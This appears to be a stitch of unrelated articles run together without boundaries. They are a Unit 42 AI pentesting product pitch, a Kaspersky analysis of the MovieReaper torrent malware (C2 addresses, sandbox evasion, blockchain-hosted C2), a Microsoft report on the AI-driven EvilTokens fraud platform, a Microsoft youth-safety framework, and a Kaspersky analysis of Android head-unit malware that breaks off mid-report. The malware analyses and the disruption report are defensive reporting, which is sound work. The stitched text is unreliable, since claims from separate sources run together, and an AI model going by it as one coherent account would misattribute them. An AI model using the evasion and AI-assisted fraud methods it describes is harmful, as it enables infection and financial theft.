A Single AI Model Is Not a Security Strategy
Frontier models are powerful, but no single AI model is a cybersecurity silver bullet and the models require equally powerful AI scanning harnesses.
Unit 42 research evaluation of model performance across enterprise codebases and live environments revealed two stark operational realities:
Coverage caps: No single AI model catches more than 40% of vulnerabilities in a complex environment.
Visibility: Leading cyber models such as Anthropic Claude Mythos 5 and OpenAI GPT-5.6-Cyber have less than 10% overlap in the exposures they identify.
To solve the single model gaps, Continuous Frontier AI Defense runs on proprietary multi-model harnesses. These harnesses act as an intelligent orchestration layer, routing specific offensive testing tasks to the model best suited for the job. This approach aligns model strengths, eliminates individual gaps, and keeps compute spend economical.
We combine these frontier models with Unit 42 threat intelligence, and frontline security expertise to turn raw vulnerability data into verified, actionable protection. Zero Data Retention (ZDR) architectures protect enterprise source code and telemetry, so customer data is never retained or used to train public models.
What Happens When AI Meets Real Enterprise Architecture
We did not build this service on theoretical assumptions. We built and validated it internally across Palo Alto Networks and across more than 100 customer engagements.
During our internal deployment, continuous Mythos-based scanning achieved over a year’s worth of traditional penetration testing results in just three weeks. The harness identified 3.2 times more high and critical vulnerabilities per product than legacy testing methods, and helped engineering teams cut mean time to remediate by 51%.
When we executed the service across customer environments, the frontline data delivered a clear warning:
Hidden exposures: In third-party applications, two out of three validated exposures had no known CVE. Vulnerability-only scanners will never see them.
High severity: 37% of identified exposures rated high or critical in severity.
Chained attack paths: Flaws rarely existed in isolation. In one financial sector engagement, our harness identified a sequence of individually minor flaws: an application payment link that failed to re-verify identity, a skipped one-time password check, and a session routing flaw. Chained together, an attacker could achieve complete account takeover and payment fraud without any victim action.
Moving from Discovery to Validated Protection
Finding weaknesses without fixing them only creates noise. And, security teams do not lack findings; they already have more alerts than they can act on. The bigger challenge is knowing which weaknesses an attacker can actually exploit and chain into a viable path to compromise, and then remediating them.
Unit 42 Continuous Frontier AI Defense translates findings directly into risk reduction:
Continuous Testing Engine: Provides a full-estate baseline scan followed by always-on testing as an organization’s environment changes.
Multi-Model AI Harness: Unit 42 deploys proprietary multi-model harnesses, the software architecture to route work to the model best suited for the task, improving efficacy and coverage while managing the cost of frontier AI at scale.
Leading Cyber Models: The harnesses are built around gated capability models, including Anthropic Claude Mythos 5 and OpenAI GPT-5.6-Cyber, as well as open weight models.
Advanced Adversary Simulation: Proves real-world exploitability by validating end-to-end attack paths across first- and third-party web apps, APIs, cloud infrastructure, source code repositories, and network assets.
Accelerated Remediation: Delivers actionable and prioritized fixes, code-level guidance, and virtual patch recommendations. To implement virtual patches before vulnerabilities are publicly disclosed or official patches exist, organizations can pair this with Frontier Virtual Patching.
Unit 42 Continuous Frontier AI Defense is available worldwide today on an annual subscription basis. Register for our upcoming virtual Threat Briefing to see how we apply Frontier AI, our proprietary multi-model harness, and offensive security expertise to protect Palo Alto Networks and our customers.
Torrent trackers have long been abused for distributing malicious software, disguised as popular films, games, and other content. Our previous research has shown that cybercriminals repeatedly turn to torrents as an initial infection vector, using trojanized cracks and installers to reach a large number of users. Installation guides for pirated software routinely instruct users to disable their antivirus, conditioning them to ignore the potential threats they are inviting onto their computers.
During our analysis of malware that leverages blockchain networks for its C2 infrastructure, we discovered a previously unknown modular, multi-stage framework that we dubbed MovieReaper. This report details the new crimeware campaign that began with the mass infection of users via compromised torrent tracker file storage. We have identified several hundred victims, including both individual users and organizations in multiple countries, such as Russia, Türkiye, Japan, Kenya, Uganda, and Colombia, as well as in several European countries like Spain, the Netherlands, Belgium, and Germany. We analyze the techniques for evading detection by security and sandbox solutions, and examine the capabilities of the modular framework.
Kaspersky products detect this threat as HEUR:Trojan.Win64.Agent.gen.
Technical details
Background
In mid‑August 2026, during our threat‑hunting efforts, we identified a large‑scale infection campaign involving previously unknown malware disguised as popular movies. The campaign affected both individuals and organizations across multiple countries. Our initial analysis revealed a common denominator: all of the victims had used torrent trackers. This finding prompted us to investigate the campaign further and analyze its distribution mechanism, overall scope, and unknown malware implants.
Initial infection and spread
Compromised torrent trackers are the primary vector used to distribute malware. During our investigation, we identified multiple user reports describing suspicious files being downloaded instead of the intended content.
For example, a user of a popular movie torrent tracker reported the following case on Reddit:
Further analysis of the attack revealed that instead of compromising torrent trackers, the threat actor modified a widely used public repository of torrent files, itorrents[.]org. As a result, the trackers that relied on the repository began inadvertently distributing malicious torrent files to their users. This approach is particularly dangerous because it lets the threat actor reach users of multiple trackers without having to compromise each platform individually.
As of the publication date of this report, the archive remains compromised. When a user attempts to download a torrent via a magnet link, the legitimate torrent archive returns a different torrent file. This malicious torrent leads to the download of the malware loader, used to deploy a framework that we dubbed MovieReaper.
The loader initiates the infection chain shown in the diagram below. Each stage of the chain is described in detail in the following sections.
Malware implants
The infection chain consists of several steps, where only the initial one is dropped on the disk before it is executed to avoid detection. The malware itself is not heavily obfuscated, apart from strings being encrypted with a custom stream cipher. Most of the countermeasures were aimed at avoiding detection by AV sandboxes.
Step 1: Loader
The most popular initial executable was distributed through torrent trackers under many different names (for example, the odyssey (2026) [1080p] [webrip] [5.1].exe), but the file hash (MD5: A0B13781EDD7CFDAB13D79AFFF3C83C1) was identical across all downloads. We have seen multiple different loaders, where the executable file disguises itself with a long filename and an icon of some well-known application. Most of the filenames are rather long, presumably to hide the EXE extension at the end.
After the user manually starts the application, it establishes a global mutex to ensure that only one loader is executed at a time. We have seen several mutex variations in our samples, containing a randomly generated string (in the example Global\fnulSktzSqvVLXHU). This executable then performs a series of operations in order to avoid detection by AV sandbox solutions.
While performing those operations, the malware avoids making LoadLibrary and GetProcAddress calls to acquire the addresses of required functions. Instead, it searches for loaded libraries by traversing the double-linked list taken from the Ldr field of the PEB and then performs manual parsing of the loaded DLL to calculate the function address.
After all initial checks have passed, the binary prepares to establish a network connection to a C2 web server to download the shellcode, map it to the RWX memory and execute. While doing so, the loader decodes the domain name https://deadhub[.]org and if connection to it has failed, it uses the IP address http://193.23.118[.]155 as a fallback and connects to it using plain HTTP. The malware chooses a random group of strings and uses them as a path in the HTTP request to download the parts of the shellcode.
While mapping the address space and executing the shellcode, the loader registers a vectored exception handler and rewrites the handler address in memory in order to perform a debug break. This, will not crash the program, but instead redirect controlflow to the function that actually makes a raw NtProtectVirtualMemory syscall (via a previously located “0x0F 0x05” syscall instruction inside ntdll). Then it calls the undocumented ntdll function EtwpCreateEtwThread, which is a popular alternative to CreateThread for code executionm, and executes the shellcode.
Step 2: Shellcode
The second stage of this malware performs an HTTPS request to the Solana blockchain at the endpoint /getAccountInfo endpoint for the account 6pnDGAiHgyPdmckM5Qt1YbanGzrX43WLEU159nRaNLDm. The data in field of the response contains the base64‑encoded address of a second C2, which is encrypted with a static XOR key located within the shellcode itself. To store data in this account, attackers used a simple Solana program (address: CSiY8bQLBYPdfPWkwipBzH6sijTVQVVsA279JQdvwHtL).
Utilizing the Solana blockchain as a storage layer for next-stage C2 endpoints substantially complicates infrastructure takedown efforts by defenders.
The second stage payload communicates with its C2 server strictly through HTTPS via a TLS-pinned certificate using the nanopb protobuf library as a container for transferred data. The main logic of the stage 2 implant contains several initial commands, where the most important is the one that parses the COFF file, loads it into memory, and executes the module_init function from it. This provides a convenient interface for extension of the command list, which brings us to the next stage of the payload.
Step 3: UAC Bypass and persistence
Notably, the recovered modules were compiled with symbols, which accelerated reverse engineering.
After receiving the next stage from the second C2 server, the newly loaded module performs several tasks right in the module_init function.
Stage 3 performs UAC Bypass and achieves persistence using public techniques, masquerades the original binary as C:\ProgramData\Microsoft\Windows\Telemetry\msedge.exe, and restarts itself.
The respawned process starts with the initial loader, but with a special command-line argument, which allows it to skip most of the anti-sandboxing checks and proceed straight to downloading the next payload. The executable proceeds with the same steps as before, but this time, instead of downloading the persistence and UAC bypass module, a new one is downloaded from the second C2 server. This is because the malware uses the beacon to send a flag to the remote server, indicating whether the implant is running from the Telemetry folder, which allows the C2 to distinguish between first-run and respawned instances.
Step 4: The final implant
The final module (“file manager”) exposes 21 commands that give the operator filesystem access on the victim host. This allows remote the operator to download, upload, and read files on the system; list and enumerate directories; manipulate files with create, copy, rename, move, delete, chmod, and symlink commands; and use preview and thumbnail commands to exfiltrate previews of images and files before actually extracting them.
We suspect that other modules may be loaded on demand if requested by the operator.
Infrastructure
During this malware campaign, attackers are using various commercial hosting providers for their C2 infrastructure (see the IoC section for details). Furthermore, as noted above, the campaign leverages the legitimate Solana blockchain via the RPC endpoint api.mainnet.solana.com to deliver the address of the second‑stage C2 server to the malware. This approach provides the attackers with decentralized storage for C2 addresses, adding an additional layer of resilience and making it more difficult for defenders to disrupt the campaign by simply blocking the IP addresses of the C2 servers.
Victims
The observed campaign targeted both individuals and organizations across Europe, Asia, Africa, and Latin America, with infection attempts identified in Russia, Spain, Germany, Finland, Türkiye, Japan, Nepal, Kenya, Tanzania, Ghana, Uganda, Colombia, the Netherlands, Belgium, and other countries. The targeted organizations span a wide range of sectors, including enterprise, government, IT, consulting, retail, transportation, and agriculture.
Conclusions
Our research uncovered activity by the same actor dating back to October 2025. Although the campaign has evolved over time, with the malware authors expanding their arsenal and making the loader harder to detect, the pattern remains the same. This includes encoded strings, parts of shellcode downloaded through plain HTTP, and several techniques used to avoid sandboxes and virtual machines. We will continue monitoring this actor’s activity to catch new potential threats.
The first stage offers the clearest opportunity to disrupt this campaign: it relies on a single specific domain name and a single IP address to serve the shellcode, so taking down this server would prevent subsequent infection stages. This includes the second-stage payload, which uses the Solana blockchain network for a C2 and is therefore more resistant to conventional infrastructure takedowns.
However, this framework’s self-containment, modularity and in-memory execution has potential for reuse in later campaigns with minimal rework.
Microsoft has disrupted EvilTokens, a powerful cybercrime platform that used AI at every step of the attack chain—from compromising email accounts to designing intricate roadmaps for financial fraud and scams. While EvilTokens helped cybercriminals access email accounts, at the center of the service was an AI-style chatbot that could analyze a victim’s inbox and help criminals identify trusted relationships, payment authorizations, and sensitive responsibilities, as well as other circumstances where fraud was most likely to succeed. The platform could even recommend fraud strategies, including drafting messages that impersonated trusted contacts to help criminals trick victims into taking action.
In short, AI was not simply helping attackers write more convincing messages. It helped them decide who to target, who to impersonate, and how to most effectively exploit the relationship to extract as much money as possible.
Within months of launching in February 2026, EvilTokens had been linked to more than 12,000 compromised email inboxes across over 10,000 organizations worldwide, showing how quickly the service gained traction. Microsoft observed the highest concentrations of victim activity in the United States, Canada, the United Kingdom, Australia, India, and France. Affected organizations ranged from wholesale distribution and construction to financial services, real estate, higher education, and healthcare. Working with partners, Microsoft seized 50 websites used to operate the service and disabled more than 150 additional domains tied to its supporting infrastructure. In the United Kingdom, the Metropolitan Police Service’s cybercrime team arrested two men on suspicion of offenses connected with the alleged operation of EvilTokens.
But the significance of EvilTokens extends beyond its rapid growth and global reach. It offers an early warning of what happens when cybercriminals combine stolen access with AI capable of understanding how an organization works.
From account access to financial fraud
EvilTokens helped criminals gain access to email accounts by tricking victims into entering an authentication code on Microsoft’s legitimate sign-in page. By completing the normal authentication sign-in process, victims unknowingly gave criminals access to their email accounts without revealing their passwords. That access could persist even after a password reset if the associated sessions and tokens were not also revoked. Microsoft Threat Intelligence provides additional technical details about the operation, how device-code attacks work, and steps customers can take to protect themselves here.
EvilTokens AI analysis of compromised inbox and suggested follow- up prompts.
Once inside an account, criminals have traditionally needed time and experience to sift through thousands of messages, identify decision-makers, understand payment processes, and find opportunities for fraud.
EvilTokens began automating that work. Its AI tools could summarize and translate emails, surface financial conversations, map organizational roles, identify trusted relationships, and recommend potential targets. Preset prompts offered to find wire-transfer discussions, identify the organization’s “money movers,” locate vendor invoices, and determine the best people to impersonate.
Sold through Telegram for a $1,500 initiation fee and a recurring $500 subscription, EvilTokens combined account compromise, mailbox analysis, target selection, and fraud preparation in a single service. Capabilities that once required experience across identity attacks, cloud systems, social engineering, and financial fraud were available through a ready-made interface.
EvilTokens store on Telegram.EvilTokens “Essential Tools” optimized for cybercrime.
AI lowered the barriers at both ends
Investigators found evidence that large portions of EvilTokens had been “vibe coded,” with AI helping its creators build the platform itself. They also determined that EvilTokens drew on capabilities from multiple AI models.
The result was more than a collection of attack tools. EvilTokens packaged much of the fraud process into a commercially run service, complete with subscription pricing, customer support, management dashboards, and tools designed to move customers from account access toward financial exploitation.
Disrupting the platform
No single organization could disrupt EvilTokens alone. The service relied on hosting providers, cloud services, AI tools, financial services, and other online resources that cybercriminals repurposed to support fraud at scale.
The disruption combined civil legal action with coordinated operational work across industry and law enforcement. Because healthcare organizations were among those targeted, Health-ISAC—a global non–profit that helps health sector organizations share cyber threat information and collaborate to improve operational resilience—joined Microsoft’s legal action as a co-plaintiff.
The operation also demonstrated the value of rapid cooperation between private-sector investigators and law enforcement. Microsoft worked closely with specialist officers from the Metropolitan Police Service’s cybercrime team, sharing intelligence that enabled officers to take operational action in the United Kingdom. On September 11, 2026, officers arrested two men, aged 32 and 38, and seized digital devices and other items for examination. Both men have been released on police bail subject to conditions while the investigation continues.
Seizure notice displayed after Microsoft and its partners disrupted infrastructure used by EvilTokens.
While EvilTokens used AI to identify targets and prioritize fraud opportunities, Microsoft investigators used reverse engineering and AI-powered tools to analyze evidence, accelerate the investigation, and identify the infrastructure supporting the service. The case shows how AI is changing not only how cybercriminals operate, but also how defenders investigate and disrupt them.
This action marks the Microsoft Digital Crimes Unit’s (DCU) 40th court-authorized disruption spanning nearly two decades of targeting cyber threat actors, malicious tools, and supporting infrastructure. It is also DCU’s first action against an end-to-end AI-enabled cybercrime service.
What EvilTokens reveals about cybercrime’s next phase
The infrastructure supporting EvilTokens has been disrupted, but the model it demonstrated will not disappear with it. As Microsoft notes in its 2026 Responsible AI Transparency Report, increasingly capable and accessible AI is being used to scale fraud, impersonation, and other forms of online abuse. EvilTokens offers an early example of how those capabilities can be combined with compromised accounts to accelerate financial fraud.
For organizations, the lesson is: assume that once an inbox is compromised, criminals may understand its contents in minutes, not days. Strong identity protections and monitoring remain essential, but organizations should also independently verify requests to change payment information, redirect funds, or approve unusual transactions through a trusted second channel.
Today, Microsoft is sharing our Safe Participation Framework, which centers on designing and enabling safe, privacy-preserving, and age-appropriate experiences for young people online. Members of our AI Youth Futures Council have delivered a clear message: they want to learn, create, and prepare for a future with AI. Protecting their privacy, ensuring their safety, and preserving their opportunity to participate must go hand in hand.
They are right. Children and families should not have to choose between the protections they need and the opportunities technology can provide.
Technology companies have a responsibility both to protect young people from harm and to ensure they can benefit from technology through thoughtfully designed experiences, age-appropriate protections, and demonstrable safeguards. Microsoft’s Safe Participation Framework serves as a foundation for our work today, and we expect it to continue evolving as technology, research, and societal expectations change. We do not claim to have all the answers, but we believe it is important to share our approach and our learnings to help inform emerging regulatory frameworks and advance protection and opportunity together.
Pillar one: Safety by design
Microsoft recognizes our responsibility to help create safer experiences for all users, particularly children and those more vulnerable to harm. Our safety-by-design approach seeks to embed protection from the outset: identifying foreseeable risks, examining the impact of product features and user experiences, and implementing proportionate safeguards. As risks evolve, we continue to learn from emerging research, science, andas well asfrom customers, governments, and other stakeholders.
For more than a decade, Microsoft has invested in technologies designed to protect people online, beginning with PhotoDNA in 2009 and continuing through our work to build safeguards for AI experiences and address emerging harms such as synthetic and non-consensual intimate imagery. We have also learned that families want tools that are simpler, intuitive, and easier to use. That is why, earlier this week, we announced newprotections and defaults for children, teenagers, and families using Windows Family Safety. We view these changes as an important step forward, while recognizing that earning and maintaining trust requires continued investment, learning, and iteration.
Bing has also strengthened protections against child sexually abusive material (CSAM) across its generative AI experiences. We have also expanded SafeSearch globally to cover additional categories of harmful content, helping reduce the risk of exposure to harmful material. We will continue to make progress, listen to our users and stakeholders, and learn by working with others to strengthen safety.
Our goal is to help children and teenagers participate confidently in appropriate digital experiences that reinforce access to the meaningful educational, social, and economic opportunities technology can provide. Achieving that goal requires real protections that are proportionate to risk and implemented in ways that respect users’ privacy. Risks are not uniform across different technologies and services, and safeguards should reflect and address those differences.
Pillar two: Age-differentiated experiences
We recognize that young people are not a single group. Their needs, capabilities, and expectations evolve with age, development, and context. For that reason, age-appropriate design is an important element of creating safer digital experiences and complements safety-by-design. Age-appropriate design ensures protections and experiences are responsive to the needs of users at different stages of development. This approach informs experiences across Microsoft’s consumer ecosystem.
On XBOX, we leverage family safety and privacy tools designed specifically to help manage online interactions, content access, spending, screen time, and privacy settings. These features are intended to support safer experiences while giving families flexibility to make choices. We are applying many of these same learnings to Copilot. All users must now sign in to use Copilot, and access is restricted for children under 13 (or older where required by local law). We have also implemented measures to reduce exposure to harmful content, directing users to crisis support resources when self-harm risks are detected, and encouraging healthy use through transparency, break reminders, reporting tools, and guardrails to protect against delusional outputs.
Microsoft has now also extended protections at the platform level. Through our new Windows Age application programming interface (API), expanded age assurance capabilities, and enhanced family safety tools, Microsoft is helping establish a more consistent and privacy-conscious foundation for age-appropriate experiences across the broader ecosystem. These capabilities are intended to provide developers with trusted age signals to support age-appropriate protections, making the experience ultimately easier for families to understand and navigate downstream.
Reliable age signals play an important role in enabling age-appropriate experiences. Innovations such as the Windows Age API help provide privacy-preserving age signals while minimizing the collection and sharing of personal data. Young people share this expectation. Participants in Microsoft’s AI Youth Futures Council have consistently emphasized the importance of understanding how their information is collected, used, and protected.
Pillar three: Education and empowerment
Technology alone cannot deliver safe participation. Young people and their families must have an opportunity to provide direct feedback, and they must have easy access to tools and resources that support and build their knowledge as they navigate digital experiences, evaluate what they encounter, and decide when to seek help. Digital literacy is, therefore, a core component of child safety.
Microsoft has invested in digital literacy and safety education for years through resources and partnerships that reach communities around the world. Earlier this year, we launched Behind the Chat: A Human Guide to Safe AI Conversations, designed specifically to help young people understand the opportunities and risks associated with AI companionship. This toolkit is supported by classroom resources for educators and materials for parents and trusted adults, reflecting our belief that supporting young people requires an ecosystem approach. Beginning this fall, we will expand these resources throughout Europe, Asia, and the Americas. We will also continue working closely with educators to ensure safety and privacy.
Over the coming year, we will deepen partnerships with researchers, AI Safety Institutes (AISIs), governments, and civil society to advance the research, evaluations, and benchmarks needed for safer digital and AI experiences. Working together, we will learn and help build the foundation for the next generation of trusted technology.
A framework for the future
Our work is far from finished. As technology evolves, our understanding of how to support young people safely and responsibly must continue to evolve with it. This framework reflects our current approach, informed by evidence, shaped by young people and their families, and grounded in ongoing learning. We recognize that we do not have every answer, and that building safer digital experiences will require continued experimentation, humility, and collaboration. No single organization can do this alone. Progress will depend on deep partnerships across government, industry, civil society, educators, and families worldwide. Together, we can help build a future in which every young person has the opportunity to participate, create, learn, and thrive.
While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.
Key findings:
We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.
Kaspersky solutions detect the threats described below under the following detection names:
HEUR:Trojan-Dropper.AndroidOS.Agent.vu
HEUR:Trojan-Downloader.AndroidOS.Agent.ov
HEUR:Trojan-Proxy.AndroidOS.Zhima.*
HEUR:Trojan.AndroidOS.Vo1d.*
Head unit firmware overview
A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.
In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.
Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.
It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.
During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:
Head unit infection scheme
Let’s look at exactly how these head units became infected.
The TWCore app
TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.
TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.
The path TWCore uses to download APK files
Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.
Next, we’ll break down the malware installed by TWCore: the JarService dropper.
Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.
Decrypting and deserializing information about the stage 2 payload
In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.
Stage 2: the loader
This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.
Decrypting the stage 3 payload
In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.
Entry point of the stage 3 payload
While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.
Stage 3: clicker / reverse proxy loader
